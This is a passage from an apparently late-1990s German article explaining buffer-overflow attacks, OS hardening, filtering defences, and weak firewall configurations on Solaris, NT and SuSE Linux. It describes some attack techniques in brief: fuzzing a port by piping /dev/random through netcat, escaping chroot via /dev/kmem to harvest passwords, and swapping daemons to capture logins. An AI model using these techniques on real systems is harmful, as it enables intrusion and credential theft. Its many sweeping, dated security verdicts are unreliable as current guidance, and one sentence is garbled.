Das bedeutet, daß Security Scanner nicht die Sicherheit eines Betriebssystems testen, sondern nur darauf, ob ein bereits bekannter exploit an diesem Server/Programm Schaden anrichten könnte. Security Scanner testen allerdings noch viele zusätzliche Dinge, vornehmlich bekannte Konfigurationsfehler, die natürlich immer sehr betriebssystemspezifisch sind. Unbekannte »exploits« können Security-Scanner nicht testen.

Genaue Recherchen haben aber gezeigt, daß oft schon bis 6 Monate vor dem Erscheinen eines exploits Gerüchte über einen möglichen buffer overflow auf einem Betriebssystemen, Router, u.s.w in NEWSGROUPS aufgetaucht sind (www.dejanews.com).

Es sind aber auch schon Fälle bekanntgeworden, wo buffer overflow Angriffe aus der ehemaligen SU

erfolgreich waren, die erst ca. 2 Jahre später in den Mailing-Listen von BUGTRAQ aufgedeckt wurden.

Fleißiges Mitlesen der Listen und einspielen von Sicherheits-Patches hilft nur und ausschließlich gegen den MOB, der sich im Internet breitmacht und exploits testet, gegen professionelle Angreifer müssen sichere Betriebssysteme und Filter eingesetzt werden.

Wie kann man sich vor buffer overflows schützen?

Es gibt nur 2 Betriebssysteme, die erwiesenermaßen gegen einen solchen Angriff schützen können. Solaris 2.6/2.7 und SecureLINUX (Canary Stackguard / MemGuard). In Solaris 2.6+ muß hierzu, geht man von einer »normalen« Installation aus, erst ein Schalter aktiviert werden, der verhindert, daß Programme in »stack« und »heap« ausgeführt werden können (noexec_user_stack, noexec_user_heap).

Danach sind alle von SOLARIS mitgelieferten Programme, die zumindest ohne besondere Privilegien gestartet sind, nicht mehr gefährdet. SecureLINUX erfordert einen Patch im Standard - Kernel und den Einsatz eines speziell angepaßten Compilers mit welchem alle Programme neu kompiliert werden müssen.

Im Gegensatz zu SOLARIS ist es so mit LINUX möglich, alle Programme, die im Quellcode vorliegen, gegen alle bekannte und noch unbekannten »buffer overflows« abzusichern, das bedeutet auch, daß SQL-Server, WWW-Server.....gesichert werden können. Unter SOLARIS sind alle Programme von Zulieferern nicht gegen diese Angriffe gesichert. Solange SUN nicht die Quellcodes des Compilers, Programme und Kernel veröffentlicht, haben andere Hersteller auch keine Möglichkeit, Ihre Programme entsprechend zu sichern.

Schaut man sich die Struktur aller im Internet veröffentlichten expoits einmal genauer an, so wird man feststellen, daß fast alle zu einer "rootshell" führen. Erkennbar ist das daran, daß irgendwo im Quellcode "/bin/csh" oder ähnliche Shells gestartet werden. Wenn man einfach alle Shells umbenennt und dazu noch in der /etc/passwd die Namen entsprechend ändert, so hat man zumindest die Möglichkeit, einen buffer overflow direkt scheitern zu lassen. Ersetzt man csh durch einen Befehl, wie "mail -s "Angriff!!!!" user@domain", so wird man automatisch via E-Mail informiert, wenn ein "buffer overflow" stattfindet. In der Praxis hilft dies zumindest, einen Angriff stark zu verzögern, da der Angreifer erst einmal eine Alternative ausknoblen muß. Im Grunde kann man ein freies UNIX, zu dem man die Quellcodes besitzt völlig umkrempeln - "root" wird zu "toor", u.s.w. Mit einem einfachen Befehl "find /usr/src/ -name "*" -print -exec sed s/.....{} \" kann man den kompletten Quellcode von z.B. FreeBSD umkrempeln, und mit "make world" neu kompilieren. Da ein Angreifer stets gewisse Konventionen bei der Namensgebung von Usern, Gruppen und Files erwartet, ist diese Variante doch relativ erfolgreich, und hält zumindest einige Zeit stand, um den Angriff bemerken zu können. Generell gilt: Je mehr die Konfiguration vom Standard abweicht, um so schwieriger hat es ein Angreifer. Toor findet man übrigens nach einem Angriff mit einem bestimmten Toolkit in der Datei **/etc/passwd**

Wie sicher sind andere Betriebssysteme ?

BSD-UNIX

Besonders erwähnenswert sind die Programmierer von OpenBSD, die in jahrelanger Arbeit »code review« »tausende!« von solchen fehlenden »Längenabfragen« in die Standardprogramme von OpenBSD eingebaut haben. Hierzu sind aber Änderungen im Quellcode der Programme und des Kernels notwendig gewesen.

OpenBSD ist binärkompatibel zu BSDI, FreeBSD, NetBSD, LINUX und auch SOLARIS Programmen. Da bedeutet aber nicht, daß die Anwendungsprogramme auf »buffer overflows« überprüft wurden. Leider kann der »code review« nicht eine 100%ige Sicherheit vor diesen Angriffen garantieren, OpenBSD gehört aber zu denjenigen Betriebssystemen, die äußerst stabil ohne große Probleme durch Angreifer laufen, genauso wie SOLARIS 2.5, 2.6, 2.7.

SUN hat aufgrund der langen Internet-Tradition inzwischen erhebliche Mühen in eigene »code reviews« gesteckt. Das zahlt sich aus. FreeBSD und NetBSD sind ebenfalls als relativ sicher zu betrachten, da diese ebenfalls von dem »code review« bei OpenBSD profitiert haben. Die kommerzielle Version der BSD-Betriebssysteme, BSDI konnte ebenso davon profitieren, sodaß man sagen kann, alle BSD-Varianten sind inzwischen weitestgehend »bullet proof«. Es gibt zwar auch Ausnahmen, die sind aber relativ selten. Aus diesem Grund setzen ausnahmslos große Content-Anbieter (Yahoo, HotMail, Netscape, ftp.cdrom.com, tucows.com.....) BSD 4.4 UNIX oder Solaris ein.

LINUX

LINUX hat inzwischen alle Negativ-Rekorde gebrochen. Die größte Anzahl aller Exploits sind auf LINUX für LINUX geschrieben worden, ein Tribut an die große Verbreitung und die rasanten Entwicklungsfortschritte. Es gibt aber erhebliche Unterschiede bei den Distributionen. Während RedHat viel Wert auf schnell verfügbare Patches legt, und dort, wo es geht, BSD-Dämonen einsetzt (qpop exploit unter RedHat 5.0+ war nicht anwendbar, unter S.u.S.E. - 5.3 LINUX schon), legt S.u.S.E. erheblich mehr Aufwand in die Funktionalität, insbesondere von ISDN. Security Patches werden von S.u.S.E. oft erst ein paar Tage nach RedHat bereitgestellt. Grundsätzlich sind die Unterschiede zwischen allen Distributionen aber eher klein. Ein großer Vorteil von LINUX ist, daß schon wenige Stunden nach der Meldung eines Sicherheitsproblems (PING ´o Death: 30 Minuten) die Fehlerkorrektur im Internet verfügbar ist. Auch das ist Rekord. Insbesondere ISP´s leiden unter diesen Angriffen auf LINUX. Angesichts der schnellen Verfügbarkeit von Patches ist der Einsatz von LINUX im Internet noch zu rechtfertigen, gewissenhafte Pflege vorausgesetzt.

WINDOWS NT

Schwieriger wird die Aussage bei Windows NT 4.0. Windows NT hat eine Unzahl von Fehlern, die von Microsoft erst nach Monaten korrigiert wurden, speziell aber funktionierende »exploits« sind allerdings selten. Windows NT fällt auch noch mit SP5 diversen DoS Angriffen zum Opfer. Viele "Lamer" (so werden Hacker bezeichnet, die mit vorgefertigten Werkzeugen Das liegt zum einen daran, daß Angreifer NT-Server in der Vergangenheit durch den sehr schlechten, instabilen TCP/IP-Stack einfach stillegen konnten und sich damit zufrieden gaben. Das betrifft vor allem eine Unzahl von »Lamern«, so werden Hacker genannt, die die »exploits« anderer nur anwenden und sich toll dabei fühlen. Andererseits besitzt NT soviele Fehler, daß es oft keiner buffer overflows bedarf, um die Festplatte eines Internet-Servers

einzusehen. »buffer overflows« für NT zu schreiben, ist allerdings kein größeres Problem, als einen für LINUX oder andere Betriebssysteme zu schreiben, wie l0pht gezeigt hat. Was das ganze für einen »echten« Angreifer schwieriger macht, ist, daß Microsoft so viele verschiedene Varianten von NT 4.0 im Umlauf hat, daß es eine längere Zeit dauert, bis man die korrekte Version des Betriebssystems und die richtigen Programme installiert hat, um einen exploit schreiben zu können. Geringe Abweichungen schon können verhindern, daß ein exploit gleichermaßen auf allen Servern anwendbar ist. Ein professioneller Angreifer wird sich den Server möglichst bis auf das I-Tüpfelchen genau nachbauen, den berühmten SoftIce-Debugger benutzen, um mangelhafte Längenabfragen ausfindig zu machen. SoftIce ist ein hervorragendes Werkzeug, um professionell in Binary-Code nach speziell solchen Problemen zu suchen. Windows NT DLL´s strotzen geradezu vor Warnmeldungen des Debuggers, die einen möglichen »buffer overflow« anzeigen. Bis ein Security- Patch für die einzelnen Sprachversionen vorliegen, kann bei Microsoft durchaus ein Jahr vergangen sein. (SYN-flood und SP4)

HP UNIX

HP UNIX hat aufgrund der eigenen CPU und der geringen Verbreitung wenig zu fürchten, im Grunde gilt aber dasselbe, wie für NT. Highlight ist die Geschwindgkeit, mit der HP auf Sicherhheitsprobleme reagiert. Es wurden Sicherheitskorrekturen für den Mailer-Dämon an die Kunden verteilt, obwohl für diese gepatchte Version schon wieder Informationen über neue Sicherheitslöcher vorlagen. Weitere Kommentare überflüssig.

Wie kann ich einen Server wirksam vor »buffer overflows« schützen?

Jede Übergabe von Daten an irgendeinen Dienst (Dämon) eines Betriebssystems muß überprüft werden. Das erfordert genaue Detailkenntnisse über Befehle, Befehlsparameter und maximale Länge. Man sollte sich also genau überlegen, welche Befehle eines welchen Dämons/Dienstes gebraucht werden. Danach müssen Syntax der Befehle und sinnvolle und sinnlose Kombinationen aus Befehlen ermittelt werden. Im Anschluß daran muß man die Längen der Übergabeparameter ermitteln, die z.T. von Datenbankinhalten oder Längen von Dateinamen abhängen können. Nun kann man mit z.B. PERL oder JAVA einen geeigneten Filter schreiben. PERL eignet sich hervorragend zur Erstellung von Filtern, sofern es im »tainted mode« gestartet wird. In diesem Modus werden alle Variablen, die Daten von »außen« übergeben bekommen, als »verdorben« markiert. Übergibt man Parameter von »verdorbenen« Variablen an Programme oder Betriebssystemroutinen, so werden diese nicht ausgeführt. Ein sinnvoller Schutz. Daüber hinaus ist PERL eine interpretierte Sprache, die selber keine »buffer overflows« kennt, da es keine Längenbegrenzung bei Variablen gibt. Alle Speicheranforderungen für Variablen erfolgen dynamisch. JAVA ist ebenfalls eine Interpreter-Programmiersprache, die so designt wurde, daß alle Operationen völlig vom Betriebssystem abgeschirmt werden können.(SANDBOX) Versuche mit C, C++ oder Visual Basic sind mit Vorsicht zu betrachten, schließlich kann der Filter auch Angriffsziel sein, wenn auch nicht für einen funktionierenden »exploit«, aber in den meisten Fällen reicht es dann für einen DoS Angriff aus. Es ist also erhöhte Vorsicht beim Programmieren eines solchen Filters geboten. Überlegenswert ist es, ob man dedizierte Hardware hierfür einsetzt und diese mit Firewalls noch einmal sichert. Alternativ kann man auch einen Dämon/Dienst einsetzen, dessen Fehler stets veröffentlicht werden, sodaß man präventiv stets die neuesten Patches einspielen kann. Eine Garantie kann prinzipiell nur bei Software gegeben werden, die auch im Quellcode verfügbar und somit überprüfbar ist. Einige

Hersteller haben die Neigung, nur dann Fehler zu korrigieren oder zuzugeben, wenn sie massiv damit konfrontiert werden. Hierzu gehört insbesondere Microsoft. Auch dann ist es noch eine Frage, wann die Fehler korrigiert werden. Eine Konsequenz daraus hat IBM gezogen. IBM supportet nun offiziell z.B. den Apache WWW-Server, der u.a. auch in LINUX und BSD-UNIX eingesetzt wird. Die Netfinity-Serie wird im Prinzip mit vielen LINUX Softwarekomponenten ausgeliefert (GNU Software). Hersteller, wie HP, DEC u.s.w. setzen diese Software auch ein. Software, die Datenströme filtern kann, gibt es in großer Zahl. Sie unterscheiden sich erheblich in Qualität und Funktionalität. Sie sind zumeist in PERL oder in JAVA geschrieben. Fast alle sind im Quellcode verfügbar, aus nachvollziehbaren Gründen. Einige Firewalls haben Filtersprachen eingebaut, es muß aber vorher abgeklärt werden, ob diese für alle Dienste anwendbar sind. Application level Gateways (PROXY´s) besitzen manchmal nur minimale Filtermöglichkeiten, die nur einzelne Befehle einiger Dienste (www,ftp..) filtern können. Es sollte unbedingt darauf geachtet werden, daß diese Filter sowohl die Befehlssyntax, als auch die Länge der übergebenen Parameter filtern können. Nur beide Eigenschaften zusammen können ausreichend Schutz gegen »buffer overflows« bieten. SUN geht andere Wege und ersetzt successive alle Dämonen unter UNIX durch deren JAVA Pendants. Diese Konzeption ist so vielversprechend, daß es auch eine größere Zahl von freien JAVA Dämonen gibt, die teilweise Filtermöglichkeiten direkt eingebaut haben, und so in der Lage sind, auch SQL-Server zu sichern. (Jigsaw)

Die CPU und »buffer overflows«

Völlig neu mag der Hinweis erscheinen, bei Servern, die sensible Daten hosten, eine nicht übliche CPU einzusetzen. Viele Angriffe könne sogar von Laien mittels fertiger Angriffswerkzeuge aus dem Internet ausgeführt werden. Diese finden sich zumeist in Form von "buffer/heap overflows" schon fertig kompiliert für INTEL/ ALPHA/ SPARC-Prozessoren auf einschlägig bekannten Servern. Nur wenige Personen jedoch verfügen über die nötigen Kenntnisse, einen "buffer overflow" derjenigen Art, wie sie monatlich zu dutzenden verbreitet werden, auf andere Prozessoren, z.B. ARM, MIPS o.ä. zu portieren. Hierzu sind weitreichende Assemblerkenntnisse und Praxis im Umgang mit Debuggern notwendig. Kommt z.B. NetBSD oder LINUX auf ARM-Prozessoren zum Einsatz, so ist das Risiko, daß ein Angriff direkt beim ersten Versuch zum Erfolg führt, äußerst gering. Der Angreifer benötigt dann mehrere Versuche, um erfolgreich zu sein, was das Risiko der Entdeckung stark erhöht. Auch sollten in einer Kaskade von Firewalls niemals dieselben Prozessoren zum Einsatz kommen. Dasselbe trifft auch auf die (fast noch wichtigeren) Log-Server zu, da ohne diese "Dokumente" ein Einbruch nicht bemerkt werden kann.

Helfen »wrapper« und »chroot()«?

Wrapper, wie sie unter UNIX häufig eingesetzt werden, installieren sich zwischen Kernel und Dämonen. Hauptgrund ist, daß unter BSD-UNIX Ports unterhalb von 1024 als »priviligierte Ports« definiert wurden, und alle Dämonen mit Supervisor-Rechten starten mußten. Vielfach wurden diese Restriktionen aufgeweicht, und inzwischen ist es möglich, daß Dämonen mit minimalen Rechten als User auf den privilegierten Ports laufen. Wrapper können den Zugriff für bestimmte IP - Nummern sperren, und Dämonen mit Userrechten starten. Betrachtet man z.B den »smapd«, einem Wrapper aus dem TIS FWTK, der sich zwischen Kernel und Mailerdämon setzt, so basiert dieser auf einem klaren Konzept: Der »smapd« läuft zwar mit Administratorrechten, ist aber so klein und übersichtlich, daß es möglich war, diesen sicher zu programmieren. Er nimmt die Daten entgegen und leitet diese an einen Mailer-Dämon weiter, der dann »nur« mit minimalen Rechten läuft. Gelingt einem Angreifer ein »buffer

overflow«, so ist es möglich, daß Programme mit minimalen Userrechten gestartet werden. Man geht dabei davon aus, daß ein User auf einem UNIX-Betriebssystem keinen Schaden anrichten kann. Auch ist das Starten eines Netzwerksniffers mit Userrechten nicht so einfach möglich, da hierzu Zugriff auf RAW SOCKETS erforderlich ist. Diese Möglichkeit ist aber nur dem »root« User zugestanden. Nun lehrte die Erfahrung, daß es sehr wohl möglich ist, mit Tricks sich vom User zum Superuser zu befördern. Das gelingt durch Ausnutzung einiger der vielen internen Fehler von UNIX. Kein Hersteller hat es inzwischen geschafft, diese Probleme zuverlässig in den Griff zu bekommen. Die chroot() Umgebung begrenzt Dateizugriffsrechte auf ein Unterverzeichnis. Der Zugriff auf übergeordnete Verzeichnisse bleibt verwehrt. So erhoffte man sich, daß wenn ein Dämon, der mit minimalen Userrechten in einer »chroot()« Umgebung gestartet wird, daß ein Angreifer höchstens in einem begrenzten Bereich und mit minimalen Rechten sein Unwesen treiben kann. Diese Maßnahmen haben sich hervorragend bewährt, und halten die allermeisten erfahrenen Angreifer schon fern. Einige findige Experten haben auch dagegen ein Mittel gefunden: Sie kopieren den Befehl »mknod«, »mkfifo« und »mount« in die »chroot()« Umgebung hinein, legen das Device, z.B. /dev/kmem an, welches der aktiven Festplatte entspricht und »mounten« dieses. Dieses ist das RUNTIME- Abbild des Systemkernels in das Filesystem eingeblendet. Mit einem Editor und Suchfunktionen kann man so nach unverschlüsselten Paßworten im gesamten RAM-Bereich suchen lassen. Dieser Trick funktioniert neben UNIX auch unter NT. In anderen Fällen war es möglich, bestimmte Dämonen durch einen DoS Angriff »abzuschießen« und statt dessen ihren eigenen zu starten, der Paßworte genau dann entführt, wenn jemand mit gültigem Paßwort sich authentifiziert. Mit diesen können sich Angreifer von außerhalb normal einloggen. Es soll aber nicht verschwiegen werden, daß diese Tricks nur unter LINUX gut dokumentiert sind. Entscheidend für die Wirksamkeit dieser Maßnahmen sind die Sicherheitsmechanismen des Kernels, und hier gibt es gravierende Unterschiede. FreeBSD, OpenBSD und NetBSD besitzen (in den neuesten Versionen) einen äußerst restriktiven Sicherheitsmechanismus. So können z.B. einfache User niemals Supervisorrechte erlangen. Es ist auch nicht selbstverständlich, daß ein Administrator-Account beliebig Zugriff auf Logfiles hat. Erreicht wurde dieses u.a. dadurch, daß erweiterte Rechte eingeführt wurden, z.B »append only« - Files. D.h auch wenn jemand Administrator - Rechte besitzt, kann er niemals Logfiles verändern, oder Paßworte verändern. Er könnte jedoch ohne Probleme weitere Accounts hinzufügen, jedoch keine löschen. Ohne diese Sicherheits -Mechanismen ist ein Dämon, der in einer chroot() Umgebung und mit nur minimalen Userrechten läuft, ein Sicherheitsrisiko. Das betrifft insbesondere LINUX - Server. Bei anderen Betriebssystemen sind diese Eigenschaften in den jeweiligen »trusted« Varianten der Betriebssysteme bekannt (Trusted Solaris, Trusted Xenix....) Diese verfügen neben diesen Eigenschaften auch über erweiterte Logging-Funktionen. Unter NT 3.50 (nicht 3.51 oder 4.0) existiert eine C2-Zertifizierung. Diese hat keinen Aussagewert bezüglich möglicher »buffer overflows«

Wieviele buffer overflows können in einem Programm auftreten?

Genaugenommen liegt es an der Sorgfalt der Programmierer, überlange Strings bei der Übergabe von Daten heraus zu filtern. Man darf aber nicht vergessen, daß schon ein einfacher Dienst (pop3) eine größere Zahl von Befehlen unterstützt. Die veröffentlichten exploits beziehen sich immer nur auf einen Befehl. Wie bei dem qpopper passiert, wurde kurz nachdem QUALCOMM das Problem beseitigt hatte, ein neuer exploit veröffentlicht. Es ist unbedingt damit zu rechnen, daß stets neue buffer overflows entdeckt werden. Da einige Dämonen auch Informationen an andere weiterleiten (DNS oder POP3 an MAILSERVER), so ist es auch möglich, daß eingeschleuste Informationen, z.B. im Mail-Header einen buffer overflow in einem anderen Programm verursachen. Dämonen sollten stets nach dem KISS Prinzip programmiert werden (Keep It Small and Simple). Einige Hersteller, wie z.B. Microsoft sind weit davon

entfernt, überhaupt noch einen Überblick über den Quellcode zu haben.

Wie werden buffer overflows entdeckt?

Entweder man durchforstet systematisch den Quellcode eines Dämons, untersucht den Quellcode von Libraries (DLL´s), oder man bemüht den Boundschecker (NUMEGA). Dieser arbeitet wie ein logischer Disassembler und vermag Zusammenhänge von übergebenen Parametern und Funktionsaufrufen in den DLL´s zu erkennen. Dementsprechend gibt dieser Warnhinweise aus, wo sich ein Test lohnen könnte. Bei Microsoft sind es unzählige, es ist also zu erwarten, das Microsoft-Server zunehmend das Ziel von solchen Angriffen sein werden. So einfache Tests mit Zufallszahlen, die man an einen Port sendet (cat < dev/random | netcat IP - Nummer....Port) führen schon zu interessanten Effekten (Schutzverletzung....Bluescreen). Ist es möglich, bei einem Dienst oder Dämon die nach außen (über das Netzwerk) verfügbaren Befehle und deren Syntax zu ermitteln, so ist es mit netcat möglich, die Befehle einzeln auf buffer overflows zu testen. Das läßt sich auch per Hand durchführen (telnet_IP - Nummer_25 ... HELP), nur besteht das Risiko, daß in dieser Hilfefunktion nicht alle Befehle aufgelistet sind. Man benötigt daher immer auch den Quellcode. Daraus resultiert, daß man sehr wohl einen Server sicher machen kann, vorausgesetzt, daß die Befehle übersichtlich sind, der Dämon/Dienst nicht zu komplex und das der Quellcode vorliegt. Aus diesem Grund scheiden viele Betriebssysteme für den mission critical Einsatz aus.

Buffer overflows in Client Programmen, dynamische Angriffe

Bisher wurden nur »buffer overflows« in Servern entdeckt. Seit einiger Zeit werden zunehmend Clientprogramme auf »buffer overflows« untersucht. Ein Beispiel ist ein (GNU) ftp - Client unter UNIX. Angenommen, daß ein Unternehmen besonders sicher gegen Angreifer aus dem Internet abgesichert werden soll. Man installiert die Internet-Firewall so, daß kein Port eines internen Servers von außerhalb erreicht werden kann. Um aber z.B. weiterhin E-Mails in dem Unternehmen empfangen zu können, wird ein Programm, z.B »vpop« unter Windows NT oder »fetchmail« unter UNIX installiert. Diese Software öffnet, z.B. stündlich tagsüber, die Verbindung über die Firewall hinweg zu einem äußeren Server, der die E-Mails für das Unternehmen in einem Sammelpostfach gelagert hat. Vorausgesetzt, daß der Angreifer auf diesem Außenserver auf die Clientverbindung wartet, ist es ihm möglich, einen »buffer overflow« auf einem Server hinter der Firewall zu iniitieren, einen Tunnel von diesem in das Internet aufzubauen, und in aller Ruhe im Unternehmensnetz sein Unwesen zu treiben. Dagegen helfen dieselben Mechanismen, die auch zur Verbesserung der Sicherheit der Serverdämonen eingesetzt werden. Unter NT bedarf es einer gründlichen Analyse des Betriebssystems, was ohne Quellcodes leider nicht möglich ist. Unter UNIX ist die Lösung klar.

Sind Firewalls gegen »buffer overflows« gesichert ?

Man kann davon ausgehen, daß die Firewall-Programme, weil sie relativ klein sind, gut gesichert werden können. Ein Angriff auf das äußere oder innere Interface ist so einfach nicht möglich, da sich keine Angriffspunkte ergeben, wo ein »buffer overflow« ansetzten könnte. Für eine Authentifizierung aber müssen Paßworte übergeben werden, hier ist ein »buffer overflow« möglich. Problematisch wird es, wenn eine Firewall auf einem Betriebssystem aufsetzt, welches zudem noch andere Funktionen erfüllen soll, z.B als E-Mail-Gateway, WWW-Proxy, u.s.w. Diese Konfigurationen finden sich in vielen Unternehmen, wo billige PROXY-Software auf NT oder UNIX-Servern aufgesetzt wird. Oftmals ist in

diese Server eine ISDN-Karte integriert, um zusätzlich Hardware einzusparen. Da diese Server gleichzeitig noch als SQL oder FIBU-Datenbanken arbeiten können, ergeben sich einige sehr bedenkliche Sicherheitslöcher. Da es auch keine weiteren Kontrollmöglichkeiten gibt, bleibt ein Angriff immer unbemerkt. Betrachten wir einige Installationen:

SUN SOLARIS und SUN Firewall 1st, Checkpoint Firewall-1

SUN Solaris 2.6 kann man als relativ stabiles, aber keinesfalls als sicheres Betriebssystem bezeichnen. Die Firewall ist ein bewährtes Produkt und installiert sich zwischen Kernel und Anwendungsprogramme. Mitgeliefert ist HAYSTACK Software, die z.B. Zugriffe auf den Server protokolliert und entsprechend der Uhrzeit auch einzelnen Usern den Zugriff verbieten kann. Da aber ein Angreifer auch tagsüber angreifen kann, ist dieses Werkzeug nicht als Sicherung geeignet. Beschreiben wir also eine Standard-Installation von Solaris 2.6 mit Firewall 1st , mit Netscpe SuitSpot 3.5 und SUN Netra-I, einem Administrationswerkzeug, bestehend aus einer Sammlung von CGI-Skripten. Eingesetzt werden soll dieser Server in Verbindung mit einem CISCO Router zur Anbindung an das Internet, als PROXY-Cache, als WWW-Server nach außen und als Intranet-Server nach innen. Abgesichert ist dieser durch Firewall 1st, installiert auf dem »bastion host« selber. Als weitere Software wird Netscape SUITSPOT Pro, einer Sammlung von WWW-Server, Mailserver, NEWS-Server, Kalender-Server, Netscape Cache-Server installiert, erreichbar von innen und außen. Der Netscape Enterprise-Server basierend auf dem Code von Apache-Server und der Netscape Proxy ist identisch mit dem SQUID-PROXY-Cache. Über Netra-I lassen sich diese Dämonen (weniger komfortabel) konfigurieren. Netra-I besteht aus einfachen CSH CGI-Skripten ohne jedwelche Absicherung, die unter UNIX entsprechend der Bedeutung geboten wäre (chroot(), UserAccount). Es sind ohne weiteres »buffer overflows« ausführbar. Angesichts der bekannten »buffer overflows« für den Apache-Server und der Lücken in SQUID ist dies ein gravierendes Sicherheitsproblem. Solaris 2.6 ist per default nicht so eingestellt, daß »stack/heap execution« untersagt ist, ein weiteres Problem, welches zudem schlecht dokumentiert ist. Die Firewall kann auch den Zugriff von außerhalb auf Dämonen des Servers erlauben, was schwerwiegende Folgen haben kann. Mit einem »buffer overflow« ist somit ein Angreifer in der Lage, die Firewall in »nichts« aufzulösen. Weitere Angriffpunkte ergeben sich durch eingeschleuste Attachments an E-Mail, die direkt bekannte »buffer overflows« gegen gestartete Dämonen auf der Firewall ausführen. Insgesamt ist es sogar einem erfahrenen Systemadministrator nicht zuzutrauen, das Betriebssystem dieser Firewall genügend abzusichern, angesichts der schlechten Dokumentation, unsicheren Defaulteinstellungen und fehlenden Warnhinweisen der Firewall selber. Für SUN als Träger der Firewall spricht nur die Qualität der Software, die Stabilität und Leistungsfähigkeit des Betriebssystems und die Tatsache, daß man dieses System sicher machen kann, mit entsprechender Vorbildung und Erfahrung im »cracken« von UNIX, aber wer hat die schon. Schließlich muß die Sicherheit ja auch nachgewiesen werden können.....bzw. die Unsicherheit der Default-Installationseinstellungen. Insgesamt ist das Konzept eines »bastion hosts« der sich selber durch die Firewall sichert, äußerst fragwürdig.

Windows NT 4.0 als Gateway zum Internet

Zahlreiche kleinere Unternehmen besitzen Windows NT 4.0 Server. Installiert sind Fakturierungsprogramme für Windows Clients. Aus Sparsamkeitsgründen wurde in den Windows NT-Server eine ISDN-Karte installiert und WinGate/MS-PROXY als PROXY-Server installiert. Ein E-Mail-Server holt zeitgesteuert E-Mails von draußen herein und zur Auslieferung bereit liegende

werden simultan ausgeliefert. Ein Portscan ergibt, daß Ports des PROXY´s nach außen hin geöffnet sind. Eine Recherche im Internet ergibt, daß ein »buffer overflow« existiert und zudem der PROXY keine Absicherung gegen »spoofing« hat. Ein Angreifer, der genügend nahe (bis auf wenige Hops) an den DIAL-IN- Router herankommt, um diesem beim Abholen seiner E-Mail gespoofte Pakete zuzusenden, ist so in der Lage, jeden beliebigen Server innerhalb des Netzwerkes zu erreichen, durch den PROXY hindurch. Ein »buffer overflow« wäre leicht möglich, aber wenn es schon »spoofing« tut. Mit »gespooften« Paketen ist es einem Angreifer möglich, interne IP-Adressen durch das äußere Gateway in das Netz hinein zu schicken, vorausgesetzt, daß er nahe genug an den DIAL-IN Router herankommt. Gespoofte Pakete werden normalerweise von Providern nicht weitergeleitet. So kann er z.B den Microsoft PROXY, Wingate o.ä. durchtunneln, und im Unternehmen großen Schaden anrichten (ein bekannter Fehler). Die Bezeichnung PROXY für diese Software ist gerechtfertigt, jedoch fehlen die wesentlichen Eigenschaften eines Firewall-Routers. Theoretisch ist es möglich, die PROXY´s unter NT so einzurichten, daß ein solcher Angriff nicht möglich ist. Wird dieser PROXY von einem Nicht-Fachmann für Security installiert, sind Einbrüche nicht zu verhindern. Diese Server sind fast nicht gegen viele Arten von DoS Angriffen zu sichern und auch für »buffer overflows« empfänglich. Es gibt zahlreiche Anbieter von PROXY-Firewalls für Windows 95/98 oder NT 4.0. Alle setzen auf dem TCP/IP-Stack von Microsoft Windows auf. Die Administration erfolgt entweder über die Arbeitsstation selber, oder aber »remote«, entweder über Zusatzsoftware oder über den Browser. In diesem Moment ist die Gefahr existent, daß ein Angreifer mit einem überlangen String schon bei der Paßwortabfrage einen »buffer overflow« initiieren kann, auch wenn diese über SSL- oder SSH-Verschlüsselung läuft. Die Arbeitsstation gehört in diesem Moment nämlich logisch gesehen zur Firewall hinzu. Während der gesamten anderen Zeit wird diese Arbeitsstation häufig von dem Systemadministrator zum »surfen« und zum Lesen von E-Mails benutzt. Ein Angreifer ist während dieser Zeit in der Lage, diese Arbeitsstation mit einem trojanischen Pferd unter seine Kontrolle zu bringen, oder zumindest das »shared secret«, z.B den SSH-Schlüssel und das Paßwort in seinen Besitz zu bringen. SSH und vermutlich auch andere Verschlüsselungs/Authentifizierungssoftware ist gegen »buffer overflows« anfällig. Mit Kenntnis des Schlüssels, des Paßwortes und unter Anwendung von »spoofing« ist der Angreifer in der Lage, die Firewall auszuschalten.

S.u.S.E LINUX Firewall

S.u.S.E zeichnet sich stets durch einfache Installation und die besonders in Deutschland gefragte ISDN-Unterstützung aus. Seit Version 5.3 (6.0) hat S.u.S.E eine Firewall - Konfiguration und eine Installationsanleitung mitgeliefert. Wie schon oben erwähnt, ist diese Firewall erwiesenermaßen von innen her, z.B über den SSH-Dämon anzugreifen. Katastrophal sind aber die vorgeschlagenen Installationshinweise und der dort vorgeschlagene Aufbau, der gegen alle Regeln verstößt, die in Standardbüchern, z.B »Einrichten von Internet Firewalls« als gefährlich bezeichnet werden. Die LINUX Firewall arbeitet hier als »bastion host«, was angesichts der großen Probleme mit »buffer overflows« von LINUX schon ein Problem darstellt. Die Firewall ist hier zwischen Router zum Internet und dem Intranet angesiedelt. Bei entsprechender Einstellung der Variablen »FW_FRIENDS«, »FW_MAILSERVER«, »FW_DNSSERVER«, »FW_WWWSERVER«.....werden Server, die im Intranet zusammen mit den Arbeitsstationen stehen, für den Zugriff aus dem Internet freigegeben. Im Falle, daß dort ein Server mit bekannten Sicherheitsproblemen installiert ist, z.B LINUX Server oder Windows NT Exchange-Server, kann ein Angreifer aus dem Internet direkt einen »buffer overflow« dort initiieren, und diesen dann als »trojanisches Pferd« für weiteres gebrauchen. (Es wird völlig übersehen, daß es »reverse proxies« gibt, die eine ähnlichen Aufbau erlauben, deren Technik ist aber eine völlig andere. Diese ist so nicht in

LINUX verfügbar.) Ein Hinweise auf einen internen Router, also eine zweite Absicherung gegen Zugriffe auf das Intranet fehlt völlig. Die DMZ ist nicht existent. Es wird auch nicht darauf hingewiesen, daß LINUX auch in der S.u.S.E Version 6.0 gegen »buffer overflows« nicht geschützt ist, und Dämonen weder in »chroot() « Umgebung gestartet sind, noch es verboten ist, auf der Firewall X-Windows u.ä zu starten. Einige kleinere »spoofing« Fehler in der Konfiguration bezüglich der MASQUERADING-Dämonen (FTP, VDO_LIVE, CU-See-Me, IRC, Quake....) addieren sich zu der Tatsache, das überhaupt keine Firewall jemals einen IRC/Quake-Client zulassen sollte. Alle IRC-Clients lassen sich »remote fernsteuern« , ein großes Sicherheitsrisik o. Sowohl IRC als auch Quake sind bekannt dafür, daß sie unbekannten aus dem Internet Zugriff auf die Arbeitsstation hinter der Firewall geben. LINUX ist bekannt für seine Fehler im TCP/IP-Stack, die in DoS Angriffe enden können. Die im Kernel eingebaute Firewall basiert auf dem TCP/IP-Stack, ist also gegen TCP/IP DoS Angriffe nicht abgesichert. In der Installationsanleitung findet sich auch keinerlei Hinweis darauf. Insgesamt kann man diesen Firewall - Aufbau nur als »katastrophal« bezeichnen. Diese Firewall sollte man auch nicht »zusätzlich« zu einer bestehenden einsetzten. Die Gefahr, daß diese Firewall einem DoS Angriff zum 